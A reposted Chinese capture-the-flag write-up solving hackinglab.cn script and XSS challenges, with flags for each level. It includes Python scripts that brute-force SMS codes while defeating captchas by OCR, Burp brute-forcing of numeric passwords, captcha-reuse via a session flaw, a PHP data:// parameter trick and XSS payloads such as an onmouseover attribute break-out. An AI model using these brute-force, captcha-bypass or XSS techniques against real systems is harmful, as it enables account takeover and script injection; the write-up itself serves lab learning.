

hackinglab 脚本关 writeup

转载

[weixin_30808693](#) 于 2016-06-28 22:39:00 发布 73 收藏

原文链接: <http://www.cnblogs.com/renzongxian/p/5618631.html>

版权


地址: <http://hackinglab.cn>

脚本关

key又又找不到了

点击提供的链接后, 实际发生了两次跳转, key 在第一次跳转的网页中, key is :

yougotit_script_now



```
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: sae
Connection: keep-alive
Date: Sun, 26 Jun 2016 11:48:34 GMT
Content-Type: text/html
Via: 10.67.15.48
X-Daa-Tunnel: hop_count=1
Content-Length: 94

<script>>window.location = './no_key_is_here_forever.php'; </script>
key is : yougotit_script_now
```

2. 快速口算

要求2秒内提交结果, 肯定不能手动算了, 写程序获取算式并计算出结果提交

```
#!/usr/bin/env python3
# Author: renzongxian

import requests
import re

url = 'http://lab1.xseclab.com/xss2_0d557e6d2a4ac08b749b61473a075be1/index.php'
header = {'Cookie': 'PHPSESSID=$Your Cookie'}

# 获取算式
resp_content = requests.get(url, headers = header).content.decode('utf-8')
matches = re.search("(.*?)<input", resp_content)
# 发送结果
data = {'v': str(eval(matches.group(1)))}
resp_content = requests.post(url, headers=header, data=data).content.decode('utf-8')
# 取得响应内容
matches = re.search("<body>(.*?)</body>", resp_content)
print(matches.group(1))
```

运行得到答案key is 123iohHKHJ%^&*(jkh

这个题目是空的

什么才是空的呢? 答案是null

怎么就是不弹出key呢？

点击之后没有弹窗，查看网页源代码发现点击链接会触发 JS 代码中的函数 a()，但是 JS 代码中有三个 return false; 的函数导致函数 a() 失效，那么我们可以把代码完整复制到本地的html文件，然后把 <script> 标签那3个干扰的函数删除，最后在浏览器里打开就可以弹窗了



提交前14个字符slakfjteslkj

逗比验证码第一期

密码可以暴力破解（范围1000~9999），验证码一直用一个就行，用 Burp Suite 一会就破解出来了

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
239	1238	200	<input type="checkbox"/>	<input type="checkbox"/>	263
54	1053	200	<input type="checkbox"/>	<input type="checkbox"/>	250
101	1100	200	<input type="checkbox"/>	<input type="checkbox"/>	250
105	1104	200	<input type="checkbox"/>	<input type="checkbox"/>	250
106	1105	200	<input type="checkbox"/>	<input type="checkbox"/>	250
129	1128	200	<input type="checkbox"/>	<input type="checkbox"/>	250
142	1141	200	<input type="checkbox"/>	<input type="checkbox"/>	250

Request Response

Raw Headers Hex

Date: Sun, 26 Jun 2016 12:32:21 GMT
Cache-Control: no-store
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Via: 10.67.15.48
X-Daa-Tunnel: hop_count=1
Content-Length: 22

key is LJJL789sdf#@sd

密码正确时响应为key is LJJL789sdf#@sd

逗比验证码第二期

验证码不能一直用一个了，试了试正确输入一次验证码后再用 Burp 跑的时候保持vcode为空就行（具体原因见逗比的验证码第三期）。密码正确时响应为key is LJJL789ss33fasvxcvsdf#@sd

逗比的验证码第三期（SESSION）

首先补充一些验证码的知识

验证码发布的流程

1. 显示表单
2. 显示验证码（调用生成验证码的程序），将验证码加密后放进 session 或者 cookie
3. 用户提交表单
4. 核对验证码无误、数据合法后写入数据库完成

用户如果再发布一条，正常情况下，会再次访问表单页面，验证码图片被动更新，session 和 cookie 也就跟着变了

但是灌水机操作不一定非要使用表单页面，它可以直接模拟 post 向服务端程序发送数据，这样验证码程序没有被调用，当然 session 和 cookie 存储的加密验证码就是上次的值，也就没有更新，这样以后无限次的通过 post 直接发送的数据，而不考虑验证码，验证码形同虚设！

所以，在核对验证码后先将 session 和 cookie 的值清空，然后做数据合法性判断，然后入库！这样，一个漏洞就被补上了！

仍然可以用第二期的方法，密码正确时响应为 `key is LJLJLfuckvcodesdf#@sd`

微笑一下就能过关了

这个题重点在于看懂源代码中的 PHP 代码，可是我对 PHP 不熟，基本能看懂逻辑但是不知道怎么构造参数，解体思路可参考 <http://www.waitalone.cn/security-scripts-game.html>，最终构造

出 http://lab1.xseclab.com/base13_ead1b12e47ec7cc5390303831b779d47/?

`^.=data://text/plain;charset=unicode,%28%E2%97%8F%27%E2%97%A1%27%E2%97%8F%29`，然后访问就能得到 `hkjasfhsa*&IUHKUH`

逗比的手机验证码

点击获取验证码提交后提示“please login as 13388886667”，返回重新获取验证码，然后把手机号也改成要求的，提交后就可得到 `key is LJLJLGod!@@sd`

基情燃烧的岁月

点击获取手机验证码，提示是3位纯数字且开头不为0，放到 Burp 里面暴力破解，得到“你伤心的发现他/她正在跟你的前男/女友勾搭.....于是下决心看看前任除了跟你的（男/女）闺蜜勾搭，是不是还跟别的勾搭..前任的手机号码是:13399999999”。修改手机号后同样的方式暴力破解，得到 `key is LKK8*(!@@sd`

9. 验证码识别

考查验证码识别，需要用到 Python3 的两个强大的库：Pillow（依赖libjpeg和zlib）和 pytesseract(依赖tesseract-ocr)，同时注意到网页源码注释中写着“验证码改为了3个数字，从100到999”

```

#!/usr/bin/env python3
# Author: renzongxian

import pytesseract
from PIL import Image
import requests
import os
cur_path = os.getcwd()
vcode_path = os.path.join(cur_path, 'vcode.png')
header = {'Cookie': 'PHPSESSID=$Your Value'}

def vcode():
    # 验证码识别函数
    pic_url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/vcode.php'
    r = requests.get(pic_url, headers=header, timeout=10)
    with open(vcode_path, 'wb') as pic:
        pic.write(r.content)
    im = pytesseract.image_to_string(Image.open(vcode_path))
    im = im.replace(' ', '')
    if im != '':
        return im
    else:
        return vcode()

url = 'http://lab1.xseclab.com/vcode7_f7947d56f22133dbc85dda4f28530268/login.php'
for i in range(100, 1000):
    code = vcode()
    data = {'username': '13388886666', 'mobi_code': str(i), 'user_code': code}
    r = requests.post(url, data=data, headers=header, timeout=10)
    response = r.content.decode('utf-8')
    if 'user_code or mobi_code error' in response:
        print('trying ' + str(i))
    else:
        print('the mobi_code is ' + str(i))
        print(response)
        break

```

运行得到key is 133dbc85dda4aa**)

XSS基础关

按 F12 就能看到关键 JS 代码，分析代码逻辑可知只要用成功执行alert(HackingLab)就可以了，很简单，在输入框里输入<script>alert(HackingLab)</script>提交就可以了，得到key is: myxssteststart!。

XSS基础2:简单绕过

上一题的 payload 不能用了，会提示检测到 XSS，换一种方式，输入，成功弹窗，并得到key is: xss2test2you

XSS基础3:检测与构造

上一题的 payload 又不能用了，只能慢慢试一下到底是哪些字符串被判定为 XSS，然后想办法绕过。第一个输入框中输入的内容提交后会写入第二个文本框内，但是写入前做了处理，我试着闭合单引号并加入事件，但是一直不成功，后来在网上搜了搜才知道，这个题当 value 为敏感字符串时，出现的敏感字符串反而不会被过滤，这样就可以构造alert' onmouseover=alert(HackingLab)>并提交，将鼠标移动到第二个输入框上方就能触发弹窗，得到key is: xss3test2youOK_striptag

Principle很重要的XSS

过滤了很多字符，还没有找到突破点，注释里说“该题不困难”，但确实没有思路.....

转载于:<https://www.cnblogs.com/renzongxian/p/5618631.html>